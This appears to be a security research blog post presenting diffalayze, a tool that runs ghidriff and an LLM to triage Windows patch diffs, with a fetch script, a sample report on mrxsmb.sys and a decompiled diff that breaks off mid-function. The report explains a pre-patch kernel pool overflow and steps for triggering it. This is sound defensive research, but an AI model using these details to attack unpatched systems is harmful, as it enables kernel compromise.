    <id>https://blog.syss.com/posts/automated-patch-diff-analysis-using-llms/</id>
    <content src="https://blog.syss.com/posts/automated-patch-diff-analysis-using-llms/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="research" />
    
    <category term="tool" />


    <summary>


      Large Language Models (LLMs) are increasingly integrated into AI workflows and agents to streamline a wide range of tasks. 
In this blog post, we introduce an approach for using LLMs for automated patch diff analysis.

TL;DR

Patch diffing is great for finding what changed between two versions of a binary, but the volume on typical patch days is high and manual triage costs a lot of time. 
The ...
    </summary>


    <content><p>Large Language Models (LLMs) are increasingly integrated into AI workflows and agents to streamline a wide range of tasks. 
In this blog post, we introduce an approach for using LLMs for automated patch diff analysis.</p>

<h1 id="tldr">TL;DR</h1>

<p>Patch diffing is great for finding what changed between two versions of a binary, but the volume on typical patch days is high and manual triage costs a lot of time. 
The shown approach pipelines a binary diff, extracts the relevant changes, and lets an LLM score and summarize security relevance so a researcher can focus on the promising parts first.</p>

<p>Check out <a href="https://github.com/SySS-Research/diffalayze">diffalayze</a>!</p>

<h1 id="agents-agents-everywhere">Agents, Agents everywhere</h1>

<p>No one working with LLMs these days can ignore the growing role of workflows and agents.</p>

<p><img src="/assets/img/papers/auto-patch-diffing/agents.png" alt="Agents everywhere" width="75%" />
<em>Agents everywhere</em></p>

<p>With the right tools, many day-to-day tasks can be streamlined and automated using LLMs.
We wondered whether this concept could help automate vulnerability discovery and exploitability analysis in binary code.
That led to the idea of building an AI-driven workflow that analyzes binary patch diffs and evaluates the changes for potential security implications.</p>

<p>The goal is to automatically highlight interesting or potentially vulnerable code, 
so security researchers can focus their time where it matters, 
instead of spending hours or even days on manual reverse engineering.</p>

<p>So without further ado, let’s dive in.</p>

<h1 id="patch-diffing">Patch Diffing</h1>

<p>Patch diffing is a powerful technique for identifying code changes and understanding what a patch actually affects. 
While diffing with access to source code is relatively straightforward, it becomes much more challenging when working with native binaries.</p>

<p>Fortunately, several tools exist to address this problem and support binary-level diffing, for example BinDiff, Diaphora, or ghidriff. 
<a href="https://github.com/clearbluejar/ghidriff">ghidriff</a> is a great open-source tool developed by <a href="https://x.com/clearbluejar">clearbluejar</a>, which combines multiple techniques to detect and visualize code differences in binaries.</p>

<p>With such tools, security researchers can efficiently identify the root causes of vulnerabilities, discover changes that may introduce new bugs, or detect so-called silent patches (fixes for security issues that were not publicly disclosed).
This knowledge feeds into exploit development, patch effectiveness reviews, and targeted reverse engineering.</p>

<p>However, there is an obvious bottleneck: finding the needle in the haystack.
On a typical Mictrosoft <em>Patch Tuesday</em>, thousands of lines of code (LOC) change across many binaries. 
Manually skimming all diffs is time-consuming and this is where LLMs can help with triage.</p>

<h1 id="the-tool-diffalayze">The Tool: diffalayze</h1>

<p>So we coded a simple <a href="https://github.com/SySS-Research/diffalayze">tool</a> for automating patch diffing binaries using ghidriff and implemented a custom AI workflow for LLM-based triaging the diffs.</p>

<p><img src="/assets/img/papers/auto-patch-diffing/usage.webp" alt="Diffalayze Sample Usage" />
<em>diffalayze sample usage</em></p>

<h2 id="high-level-overview">High-level overview</h2>

<p><a href="https://github.com/SySS-Research/diffalayze">diffalayze</a> works in a fairly straightforward way.</p>

<p>The idea is to define targets using a so-called <code class="language-plaintext highlighter-rouge">fetch_script.py</code>. 
This script is responsible for downloading two versions of a binary or patch, verifying whether the versions have changed since the last run, and returning the corresponding files.</p>

<p>Once the binaries are ready, a Docker-based instance of ghidriff takes over, does its magic and generates several diff files.
These diffs are then further processed into markdown-formatted outputs, making them easier to analyze with LLMs.</p>

<p>Next, the AI agent is triggered and runs a scatter-gather pipeline: It maps over the diff chunks to produce per-chunk analyses, 
then reduces them into a consolidated report using the selected back end and language model, such as OpenAI GPT-5.
The result is a markdown report that includes a triage summary, an explanation of the patchs purpose, and an analysis of any fixed or newly introduced vulnerabilities.</p>

<p>The LLM assigns a heuristic security score and severity level (NONE to CRITICAL) based on patterns it detects in the diff and its training data.
If a defined threshold is met, a user-defined action such as triggering a script or sending a notification is executed.</p>

<p>To sum it up, the following illustrates a high-level overview of this process:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/overview.png" alt="Process overview" />
<em>Process overview</em></p>

<h2 id="targets">Targets</h2>

<p>In our analysis, we focused on Windows kernel drivers such as <code class="language-plaintext highlighter-rouge">mrxsmb.sys</code>.
To automatically check for new versions and download the driver binaries, we made use of the excellent Winbindex project.</p>

<p>To streamline this process, we developed a helper script that can download any Windows binary directly using the Winbindex project database.
This script can then be integrated into a <code class="language-plaintext highlighter-rouge">fetch_script.py</code>, like in the following example:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">urllib.request</span>
<span class="kn">from</span> <span class="n">utils</span> <span class="kn">import</span> <span class="n">winbindexer</span>
<span class="kn">from</span> <span class="n">pathlib</span> <span class="kn">import</span> <span class="n">Path</span>


<span class="n">dbfile</span> <span class="o">=</span> <span class="sh">"</span><span class="s">mrxsmb.sys.json.gz</span><span class="sh">"</span>
<span class="n">filename</span> <span class="o">=</span> <span class="sh">"</span><span class="s">mrxsmb.sys</span><span class="sh">"</span>
<span class="n">windows_version</span> <span class="o">=</span> <span class="sh">"</span><span class="s">11-24H2</span><span class="sh">"</span>

<span class="n">SCRIPT_DIR</span> <span class="o">=</span> <span class="nc">Path</span><span class="p">(</span><span class="n">__file__</span><span class="p">).</span><span class="n">parent</span>
<span class="n">tracking_file</span> <span class="o">=</span> <span class="n">SCRIPT_DIR</span> <span class="o">/</span> <span class="sh">"</span><span class="s">version.log</span><span class="sh">"</span>


<span class="k">def</span> <span class="nf">download_file</span><span class="p">(</span><span class="n">url</span><span class="p">:</span> <span class="nb">str</span><span class="p">,</span> <span class="n">dest</span><span class="p">:</span> <span class="n">Path</span><span class="p">):</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="n">urllib</span><span class="p">.</span><span class="n">request</span><span class="p">.</span><span class="nf">urlretrieve</span><span class="p">(</span><span class="n">url</span><span class="p">,</span> <span class="n">dest</span><span class="p">)</span>
    <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="k">raise</span> <span class="nc">RuntimeError</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[!] Download error: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>


<span class="k">def</span> <span class="nf">check_and_download</span><span class="p">():</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="n">winbindexer</span><span class="p">.</span><span class="nf">ensure_winbindex_repo</span><span class="p">()</span>
        <span class="n">results</span> <span class="o">=</span> <span class="n">winbindexer</span><span class="p">.</span><span class="nf">get_latest_symbol_urls</span><span class="p">(</span><span class="n">filename</span><span class="p">,</span> <span class="n">dbfile</span><span class="p">,</span> <span class="n">windows_version</span><span class="p">)</span>

        <span class="k">if</span> <span class="nf">len</span><span class="p">(</span><span class="n">results</span><span class="p">)</span> <span class="o">&amp;lt;</span> <span class="mi">2</span><span class="p">:</span>
            <span class="k">raise</span> <span class="nc">ValueError</span><span class="p">(</span><span class="sh">"</span><span class="s">[!] Could not find two version</span><span class="sh">"</span><span class="p">)</span>

        <span class="n">new_version_url</span> <span class="o">=</span> <span class="n">results</span><span class="p">[</span><span class="mi">0</span><span class="p">][</span><span class="sh">"</span><span class="s">url</span><span class="sh">"</span><span class="p">]</span>
        <span class="n">old_version_url</span> <span class="o">=</span> <span class="n">results</span><span class="p">[</span><span class="mi">1</span><span class="p">][</span><span class="sh">"</span><span class="s">url</span><span class="sh">"</span><span class="p">]</span>

        <span class="k">if</span> <span class="n">tracking_file</span><span class="p">.</span><span class="nf">exists</span><span class="p">():</span>
            <span class="n">last_known</span> <span class="o">=</span> <span class="n">tracking_file</span><span class="p">.</span><span class="nf">read_text</span><span class="p">(</span><span class="n">encoding</span><span class="o">=</span><span class="sh">"</span><span class="s">utf-8</span><span class="sh">"</span><span class="p">).</span><span class="nf">strip</span><span class="p">()</span>
            <span class="k">if</span> <span class="n">last_known</span> <span class="o">==</span> <span class="n">new_version_url</span><span class="p">:</span>
                <span class="k">return</span> <span class="bp">False</span>

        <span class="n">old_path</span> <span class="o">=</span> <span class="n">SCRIPT_DIR</span> <span class="o">/</span> <span class="sa">f</span><span class="sh">"</span><span class="s">old.</span><span class="si">{</span><span class="n">filename</span><span class="si">}</span><span class="sh">"</span>
        <span class="n">new_path</span> <span class="o">=</span> <span class="n">SCRIPT_DIR</span> <span class="o">/</span> <span class="sa">f</span><span class="sh">"</span><span class="s">new.</span><span class="si">{</span><span class="n">filename</span><span class="si">}</span><span class="sh">"</span>

        <span class="nf">download_file</span><span class="p">(</span><span class="n">old_version_url</span><span class="p">,</span> <span class="n">old_path</span><span class="p">)</span>
        <span class="nf">download_file</span><span class="p">(</span><span class="n">new_version_url</span><span class="p">,</span> <span class="n">new_path</span><span class="p">)</span>

        <span class="n">tracking_file</span><span class="p">.</span><span class="nf">write_text</span><span class="p">(</span><span class="n">new_version_url</span> <span class="o">+</span> <span class="sh">"</span><span class="se">\n</span><span class="sh">"</span><span class="p">,</span> <span class="n">encoding</span><span class="o">=</span><span class="sh">"</span><span class="s">utf-8</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">return</span> <span class="nf">str</span><span class="p">(</span><span class="n">old_path</span><span class="p">),</span> <span class="nf">str</span><span class="p">(</span><span class="n">new_path</span><span class="p">)</span>

    <span class="nf">except </span><span class="p">(</span><span class="nb">FileNotFoundError</span><span class="p">,</span> <span class="nb">ValueError</span><span class="p">,</span> <span class="nb">RuntimeError</span><span class="p">)</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[!] Error: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">return</span> <span class="sh">""</span><span class="p">,</span> <span class="sh">""</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This example is invoked by diffalyze to check whether a new version of <code class="language-plaintext highlighter-rouge">mrxsmb.sys</code> is available for a specific Windows build (e.g. 11-24H2) and, if so, downloads it to the target directory.
It can also serve as a template for fetching other Windows binaries.</p>

<p>The true strength of diffalyze becomes apparent when analyzing multiple targets in parallel.
In our tests, for instance, we specified up to 32 binaries, which were processed simultaneously:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/running32.png" alt="Running diffalayze with 32 targets" />
<em>Running diffalayze with 32 targets</em></p>

<p>Bonus: We observed the best results when analyzing older Windows Long-Term Servicing Branch (LTSB) builds such as version 1607.
Patches for these versions often contain only essential security fixes, which leads to cleaner diff results and reduces the amount of irrelevant changes the LLM has to deal with.</p>

<p>What about other targets?
In principle, any binary can be analyzed using Diffalyze.
What is needed is a custom <code class="language-plaintext highlighter-rouge">fetch_script.py</code> that handles the preparation steps for the binary to be analyzed.</p>

<h2 id="demonstration">Demonstration</h2>

<p>As described above, we used diffalyze to analyze Windows kernel drivers such as <code class="language-plaintext highlighter-rouge">mrxsmb.sys</code>.
The following example shows how diffalyze was used to analyze this binary.</p>

<p>diffalyze can be executed as follows:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>python3 diffalayze.py all <span class="nt">-f</span> <span class="nt">-a</span> <span class="nt">-lv</span> <span class="nt">-lb</span> anthropic <span class="nt">-lm</span> claude-opus-4-1 <span class="nt">-llt</span> HIGH <span class="nt">-ltc</span> ../notify.sh
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Parameter explanation:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">all</code>: all targets within the <code class="language-plaintext highlighter-rouge">targets</code> directory will be covered</li>
  <li><code class="language-plaintext highlighter-rouge">-f</code> (<code class="language-plaintext highlighter-rouge">--force</code>): forces diff, even if no new version of the binary can be found</li>
  <li><code class="language-plaintext highlighter-rouge">-a</code> (<code class="language-plaintext highlighter-rouge">--analyze</code>): enables LLM analysis after diffing</li>
  <li><code class="language-plaintext highlighter-rouge">-lv</code> (<code class="language-plaintext highlighter-rouge">--llm-verbose</code>): verbose output for LLM analysis</li>
  <li><code class="language-plaintext highlighter-rouge">-lb</code> (<code class="language-plaintext highlighter-rouge">--llm-backend</code>): LLM backend e.g. anthropic, openai, ollama</li>
  <li><code class="language-plaintext highlighter-rouge">-lm</code> (<code class="language-plaintext highlighter-rouge">--llm-model</code>): Language model e.g. claude-opus-4-1 or gpt-5</li>
  <li><code class="language-plaintext highlighter-rouge">-llt</code> (<code class="language-plaintext highlighter-rouge">--llm-level-threshold</code>): severity threshold for triggering the external script</li>
  <li><code class="language-plaintext highlighter-rouge">-ltc</code> (<code class="language-plaintext highlighter-rouge">--llm-trigger-cmd</code>): script to be executed if specified threshold is met</li>
</ul>

<p>The output of the execution looks like this:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/sample-out.png" alt="Sample run" />
<em>Sample run</em></p>

<p>Since an external script was specified to trigger when the security level threshold is greater or equal than <code class="language-plaintext highlighter-rouge">HIGH</code> and the LLM actually rated two targets as <code class="language-plaintext highlighter-rouge">CRITICAL</code>, 
the script was executed and notifications were sent:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/notify.png" alt="Notification about target evaluation" width="50%" />
<em>Notification about target evaluation</em></p>

<p>The final analysis report looks as follows:</p>

<details>
    <summary>Sample Result (click to expand)</summary>
    <pre>
       # Summary

       - Highest risk addressed: A feature-gated fix in RxCeEncryptData adds overflow-checked size calculations to prevent a potential integer overflow leading to kernel heap overflow during SMB encryption (CWE-190 → CWE-122). If the feature is disabled, the unsafe path remains.
       - Important hardening: MRxSmbCreateSrvCall introduces a feature-gated rejection of credential-marshal–like server names to prevent authentication confusion (CWE-20, CWE-287), input normalization, explicit availability checks, safe allocations, improved telemetry, and deterministic cleanup to reduce stale state and memory risks (CWE-664).
       - Residual risk: Both primary mitigations are gated by feature flags; deployments with these features disabled retain prior behaviors.
       
       # Detailed Findings
       
       - RxCeEncryptData (encryption path)
         - Feature-gated overflow-checked sizing
           - Replaces unchecked 32-bit additions for header/payload sizing with RtlULongAdd checks when the feature is enabled. Allocation now uses the validated size.
           - Prevents under-allocation followed by copying/encryption of param_4 bytes.
         - Type correction and parameter handling
           - Changes length parameter type from int* to uint* to align with expected ULONG semantics and avoids signed-length pitfalls (CWE-681).
           - Fixes RtlCopyMdlToBuffer “bytes copied” out-parameter to a dedicated local variable, avoiding clobbering the length parameter.
       - MRxSmbCreateSrvCall (connection setup path)
         - Early reject and telemetry
           - Reorders an early 0x400-flag check to log and return a specific NTSTATUS immediately; improves clarity without changing security posture.
         - Sub-redirector start and pre-claim
           - Explicitly starts sub-redirector on sentinel and pre-claims the server call to reduce inconsistent states before connection.
         - Input normalization
           - Trims a leading backslash from the server name before further processing (CWE-20).
         - Feature-gated credential-marshaling rejection
           - If enabled, calls CredUnmarshalTargetInfo on the server name and rejects anything recognized as marshaled data with STATUS_INVALID_PARAMETER (0xc000000d). Blocks cred-marshal–like inputs from reaching authentication paths (CWE-20, CWE-287).
         - Availability, allocation, and bounded copies
           - Queries server availability, constructs server entries explicitly, allocates buffers sized to UNICODE_STRING lengths, and uses RtlCopyUnicodeString for bounded copy (reduces CWE-119/120 exposure).
         - Cleanup on failure
           - Resets state, dereferences server entries, and frees allocations on error returns (CWE-664).
       
       # Exploitability &amp;amp; Impact
       
       - Integer overflow → heap overflow in RxCeEncryptData (most critical)
         - Before: Unchecked 32-bit additions (param_4 + constants) could wrap, causing ExAllocatePoolWithTag to under-allocate while RtlCopyMdlToBuffer/SmbCryptoEncrypt operate on param_4 bytes, enabling a kernel pool overflow.
         - After: With feature enabled, RtlULongAdd validates both additions and aborts on overflow.
         - Exploitability: Depends on upstream bounds for param_4. If param_4 can be attacker-influenced and large, pre-patch code is at risk. Post-patch safety depends on the feature flag being enabled.
       - Credential-marshal–like server names in MRxSmbCreateSrvCall
         - Risk: Server names that resemble marshaled target info could lead to authentication confusion or misuse if interpreted by credential APIs.
         - Mitigation: When enabled, CredUnmarshalTargetInfo is used as a gate; recognized marshaled forms are rejected with STATUS_INVALID_PARAMETER.
         - Exploitability: Realistic where attackers influence UNC/DFS names; effectiveness depends on feature enablement.
       - Resource lifetime and cleanup
         - Risk: Without explicit teardown on failures, stale pointers/leaks could accumulate, raising UAF/inconsistency risks under error churn.
         - Mitigation: Explicit state zeroing, dereference, and free paths reduce lifetime-related issues. Primarily stability/DoS hardening.
       - Lesser issues
         - Type correction and out-parameter fix in RxCeEncryptData reduce logic/aliasing risks; low direct exploitability.
         - Telemetry changes improve diagnostics; no evident sensitive data exposure in shown snippets.
       
       Residual/new risks:
       - Feature flag dependency: Both primary mitigations are gated by EvaluateCurrentState over feature descriptors. If disabled in some configurations, the original risks persist.
       - Large but bounded allocations from input-sized server names could contribute to memory pressure (low DoS risk).
       - Partial normalization trims only a single leading backslash; unlikely to be security-relevant given the cred-marshal check’s purpose.
       
       # Next Analysis Steps for Reproduction
       
       - Validate feature-flag behavior
         - Identify and toggle the relevant feature descriptors:
           - RxCeEncryptData sizing checks: g_Feature_2962494776_56195954_FeatureDescriptorDetails.
           - MRxSmbCreateSrvCall cred-marshal gate: g_Feature_2181565755_56614078_FeatureDescriptorDetails.
         - Test both enabled and disabled states to confirm code paths and outcomes.
       
       - Reproduce and verify the integer overflow fix (RxCeEncryptData)
         - With the feature disabled, drive RxCeEncryptData with a large param_4 value that would cause 32-bit addition overflow in param_4 + 0x34 or +0x84; observe allocation size vs. copy length behavior.
         - With the feature enabled, confirm RtlULongAdd returns an error and the function exits with the documented failure code (-0x3ffffbd5) instead of proceeding.
         - Confirm IoAllocateMdl uses the corrected unsigned length and that cleanup zeroes the length on failure.
       
       - Exercise the credential-marshal rejection (MRxSmbCreateSrvCall)
         - Provide a server name buffer that CredUnmarshalTargetInfo recognizes as marshaled target info.
           - With the feature enabled, expect immediate failure with STATUS_INVALID_PARAMETER and WPP telemetry reflecting the status.
           - With the feature disabled, confirm the request proceeds past this point.
         - Verify input normalization by supplying a name with a leading backslash and checking the adjusted pointer/length used for the marshal check.
       
       - Validate failure-path cleanup (MRxSmbCreateSrvCall)
         - Induce allocation failures (e.g., force ExAllocatePoolWithTag for the server name or phase context to fail) and verify:
           - State at lVar3 + 0x20 is zeroed.
           - Server entry is dereferenced.
           - Phase context buffer is freed.
           - Correct NTSTATUS is returned and telemetry logs the status.
       
       - Sanity checks on bounded copies
         - For server name allocation/copy, provide varying UNICODE_STRING lengths (including zero and maximum typical sizes) and verify allocations match the source length and that RtlCopyUnicodeString writes within bounds.
       
       These steps will confirm the mitigations, surface any lingering feature-gating gaps, and validate robustness of the new error paths.
       
       ---
       
       ## Security Relevance Evaluation
       **Level:** CRITICAL  
       **Score:** 85  
       **Summary:** The report identifies a feature-gated fix for an integer overflow in RxCeEncryptData that could cause a kernel heap overflow during SMB encryption, and adds hardening in MRxSmbCreateSrvCall to reject credential-marshal-like server names. Because both mitigations are behind feature flags, prior vulnerable behavior can persist if the features are disabled.
    </pre>

</details>

<details>
    <summary>Actual diff (click to expand)</summary>
    <pre>
```diff
--- MRxSmbCreateSrvCall
+++ MRxSmbCreateSrvCall
@@ -1,16 +1,162 @@
 
 uint MRxSmbCreateSrvCall(undefined8 param_1,longlong param_2)
 
 {
-  uint uVar1;
+  short *psVar1;
+  short sVar2;
+  longlong lVar3;
+  longlong lVar4;
+  ushort *puVar5;
+  undefined4 uVar6;
+  undefined4 uVar7;
+  undefined4 uVar8;
+  undefined8 uVar9;
+  bool bVar10;
+  uint uVar11;
+  int iVar12;
+  undefined7 extraout_var;
+  longlong lVar13;
+  short *_Dst;
+  short *psVar14;
+  short *psVar15;
+  short *local_res8;
+  ushort local_38;
+  ushort uStack_36;
+  ushort uStack_34;
+  ushort uStack_32;
+  short *psStack_30;
   
-  if ((*(uint *)(*(longlong *)(param_2 + 0x20) + 0x78) &amp;amp; 0x400) == 0) {
-    uVar1 = SmbCeCreateSrvCall(param_2);
-    return uVar1;
+  if ((*(uint *)(*(longlong *)(param_2 + 0x20) + 0x78) &amp;amp; 0x400) != 0) {
+    if ((Microsoft_Windows_SMBClientEnableBits &amp;amp; 1) != 0) {
+      Template_qqq(param_1,&amp;amp;CreateSrvCallError,*(longlong *)(param_2 + 0x20) + 0x18c,0xc00000be);
+    }
+    return 0xc00000be;
   }
+  lVar3 = *(longlong *)(param_2 + 0x108);
+  _Dst = (short *)0x0;
+  lVar4 = *(longlong *)(param_2 + 0x20);
+  if (*(longlong *)(lVar3 + 0xd8) == 0xffffffff) {
+    StartSubRedirectorForDialect(MRxSmbDeviceObject,1);
+  }
+  uVar11 = SubRdrPreClaimSrvCall(lVar3,param_2);
+  psVar15 = _Dst;
+  psVar14 = _Dst;
+  if (uVar11 == 0xc0000016) {
+    puVar5 = *(ushort **)(lVar3 + 0x40);
+    local_38 = *puVar5;
+    uStack_36 = puVar5[1];
+    uStack_34 = puVar5[2];
+    uStack_32 = puVar5[3];
+    psStack_30 = *(short **)(puVar5 + 4);
+    if ((1 &amp;lt; local_38) &amp;amp;&amp;amp; (*psStack_30 == 0x5c)) {
+      psStack_30 = psStack_30 + 1;
+      local_38 = local_38 - 2;
+      uStack_36 = uStack_36 - 2;
+    }
+    bVar10 = EvaluateCurrentState(&amp;amp;g_Feature_2181565755_56614078_FeatureDescriptorDetails);
+    if ((int)CONCAT71(extraout_var,bVar10) != 0) {
+      iVar12 = CredUnmarshalTargetInfo(psStack_30,local_38,0,0);
+      uVar11 = 0xc000000d;
+      if (iVar12 != -0x3ffffff3) {
+        if ((((undefined8 **)WPP_GLOBAL_Control != &amp;amp;WPP_GLOBAL_Control) &amp;amp;&amp;amp;
+            ((*(uint *)((longlong)WPP_GLOBAL_Control + 0x2c) &amp;amp; 1) != 0)) &amp;amp;&amp;amp;
+           (*(char *)((longlong)WPP_GLOBAL_Control + 0x29) != '\0')) {
+          WPP_SF_Z(WPP_GLOBAL_Control[3],0xb,&amp;amp;WPP_2876989b72e03b5952b18ed47e9e9657_Traceguids,
+                   &amp;amp;local_38);
+        }
+        goto LAB_0;
+      }
+    }
+    uVar11 = SmbCeQueryServerAvailability(&amp;amp;local_38,1);
+    if (-1 &amp;lt; (int)uVar11) {
+      local_res8 = (short *)0x0;
+      uVar11 = SmbCeConstructServerEntry(lVar3,(longlong *)&amp;amp;local_res8);
+      psVar15 = local_res8;
+      psVar14 = (short *)0x0;
+      if (uVar11 == 0) {
+        uVar9 = *(undefined8 *)(param_2 + 0x58);
+        lVar13 = *(longlong *)(param_2 + 0x70);
+        *(undefined8 *)(local_res8 + 0x70) = *(undefined8 *)(param_2 + 0x50);
+        *(undefined8 *)(local_res8 + 0x74) = uVar9;
+        uVar6 = *(undefined4 *)(param_2 + 100);
+        uVar7 = *(undefined4 *)(param_2 + 0x68);
+        uVar8 = *(undefined4 *)(param_2 + 0x6c);
+        *(undefined4 *)(local_res8 + 0x78) = *(undefined4 *)(param_2 + 0x60);
+        *(undefined4 *)(local_res8 + 0x7a) = uVar6;
+        *(undefined4 *)(local_res8 + 0x7c) = uVar7;
+        *(undefined4 *)(local_res8 + 0x7e) = uVar8;
+        *(undefined8 *)(local_res8 + 0x80) = *(undefined8 *)(param_2 + 0x70);
+        if (lVar13 != 0) {
+          RxReferenceCredential();
+        }
+        psVar14 = _Dst;
+        if (*(longlong *)(psVar15 + 0x80) != 0) {
+          psVar14 = *(short **)(*(longlong *)(psVar15 + 0x80) + 0x30);
+        }
+        psVar15[0x141] = 0;
+        psVar1 = psVar15 + 0x140;
+        *psVar1 = 0;
+        psVar15[0x144] = 0;
+        psVar15[0x145] = 0;
+        psVar15[0x146] = 0;
+        psVar15[0x147] = 0;
+        if ((psVar14 != (short *)0x0) &amp;amp;&amp;amp; (*psVar14 != 0)) {
+          lVar13 = ExAllocatePoolWithTag(0x200,*psVar14,0x734d6d53);
+          *(longlong *)(psVar15 + 0x144) = lVar13;
+          if (lVar13 == 0) {
+            uVar11 = 0xc000009a;
+            goto LAB_0;
+          }
+          sVar2 = *psVar14;
+          psVar15[0x141] = sVar2;
+          *psVar1 = sVar2;
+          RtlCopyUnicodeString(psVar1,psVar14);
+        }
+        _Dst = (short *)ExAllocatePoolWithTag(0x200,0x48,0x734d6d53);
+        if (_Dst == (short *)0x0) {
+          uVar11 = 0xc000009a;
+          goto LAB_0;
+        }
+        memset(_Dst,0,0x48);
+        *(longlong *)(_Dst + 8) = param_2;
+        *(code **)_Dst = SmbCeCompleteSrvCallConstructionPhase2;
+        *(short **)(_Dst + 0x10) = _Dst + 0x18;
+        *(short **)(_Dst + 0xc) = psVar15;
+        _Dst[0x14] = 0;
+        _Dst[0x15] = 0;
+        _Dst[0x16] = 0;
+        _Dst[0x17] = 0;
+        uVar11 = SmbCepEstablishServerConnection(psVar15,_Dst,_Dst + 0x18);
+        psVar14 = _Dst;
+      }
+    }
+  }
+  else if ((((undefined8 **)WPP_GLOBAL_Control != &amp;amp;WPP_GLOBAL_Control) &amp;amp;&amp;amp;
+           ((*(uint *)((longlong)WPP_GLOBAL_Control + 0x2c) &amp;amp; 0x40) != 0)) &amp;amp;&amp;amp;
+          (1 &amp;lt; *(byte *)((longlong)WPP_GLOBAL_Control + 0x29))) {
+    WPP_SF_qZ(WPP_GLOBAL_Control[3],10,&amp;amp;WPP_2876989b72e03b5952b18ed47e9e9657_Traceguids,lVar3,
+              *(undefined2 **)(lVar3 + 0x40));
+  }
+  _Dst = psVar14;
+  if (-1 &amp;lt; (int)uVar11) {
+    return uVar11;
+  }
+LAB_0:
   if ((Microsoft_Windows_SMBClientEnableBits &amp;amp; 1) != 0) {
-    Template_qqq(param_1,&amp;amp;CreateSrvCallError,*(longlong *)(param_2 + 0x20) + 0x18c,0xc00000be);
+    Template_qqq(WPP_GLOBAL_Control,&amp;amp;CreateSrvCallError,lVar4 + 0x18c,uVar11);
   }
-  return 0xc00000be;
+  if ((((undefined8 **)WPP_GLOBAL_Control != &amp;amp;WPP_GLOBAL_Control) &amp;amp;&amp;amp;
+      ((*(uint *)((longlong)WPP_GLOBAL_Control + 0x2c) &amp;amp; 1) != 0)) &amp;amp;&amp;amp;
+     (*(char *)((longlong)WPP_GLOBAL_Control + 0x29) != '\0')) {
+    WPP_SF_qL(WPP_GLOBAL_Control[3],0xc,&amp;amp;WPP_2876989b72e03b5952b18ed47e9e9657_Traceguids,lVar3);
+  }
+  *(undefined8 *)(lVar3 + 0x20) = 0;
+  if (psVar15 != (short *)0x0) {
+    SmbCeDereferenceServerEntryEx((longlong)psVar15,'\0');
+  }
+  if (_Dst != (short *)0x0) {
+    ExFreePoolWithTag(_Dst,0);
+  }
+  return uVar11;
 }

--- RxCeEncryptData
+++ RxCeEncryptData
@@ -1,44 +1,57 @@
 
 int RxCeEncryptData(undefined8 param_1,undefined8 *param_2,undefined8 param_3,ULONG param_4,
-                   longlong *param_5,int *param_6)
+                   longlong *param_5,uint *param_6)
 
 {
   undefined4 *puVar1;
   PUCHAR pUVar2;
-  int *piVar3;
+  bool bVar3;
   int iVar4;
-  longlong lVar5;
+  undefined7 extraout_var;
+  undefined8 uVar5;
   longlong lVar6;
+  longlong lVar7;
+  uint local_38 [2];
+  undefined1 local_30 [8];
   
-  piVar3 = param_6;
-  *param_6 = param_4 + 0x34;
-  lVar5 = ExAllocatePoolWithTag(0x200,param_4 + 0x84,0x66426d53);
-  if (lVar5 == 0) {
+  bVar3 = EvaluateCurrentState(&amp;amp;g_Feature_2962494776_56195954_FeatureDescriptorDetails);
+  if ((int)CONCAT71(extraout_var,bVar3) == 0) {
+    *param_6 = param_4 + 0x34;
+    local_38[0] = param_4 + 0x84;
+  }
+  else {
+    uVar5 = RtlULongAdd(0x34,param_4,param_6);
+    if (((int)uVar5 &amp;lt; 0) || (uVar5 = RtlULongAdd(0x50,*param_6,local_38), (int)uVar5 &amp;lt; 0)) {
+      return -0x3ffffbd5;
+    }
+  }
+  lVar6 = ExAllocatePoolWithTag(0x200,local_38[0],0x66426d53);
+  if (lVar6 == 0) {
     iVar4 = -0x3fffff66;
   }
   else {
-    puVar1 = (undefined4 *)(lVar5 + 0x50);
-    *(undefined8 *)(lVar5 + 0x7c) = param_1;
-    pUVar2 = (PUCHAR)(lVar5 + 0x84);
+    puVar1 = (undefined4 *)(lVar6 + 0x50);
+    *(undefined8 *)(lVar6 + 0x7c) = param_1;
+    pUVar2 = (PUCHAR)(lVar6 + 0x84);
     *puVar1 = 0x424d53fd;
-    *(ULONG *)(lVar5 + 0x74) = param_4;
-    *(undefined4 *)(lVar5 + 0x78) = 0x10000;
-    RtlCopyMdlToBuffer(param_3,0,pUVar2,param_4,&amp;amp;param_6);
+    *(ULONG *)(lVar6 + 0x74) = param_4;
+    *(undefined4 *)(lVar6 + 0x78) = 0x10000;
+    RtlCopyMdlToBuffer(param_3,0,pUVar2,param_4,local_30);
     iVar4 = SmbCryptoEncrypt(param_2,(longlong)puVar1,pUVar2,param_4,pUVar2);
     if (-1 &amp;lt; iVar4) {
-      lVar6 = IoAllocateMdl(puVar1,*piVar3,0,0,0);
-      *param_5 = lVar6;
-      if (lVar6 != 0) {
-        MmBuildMdlForNonPagedPool(lVar6);
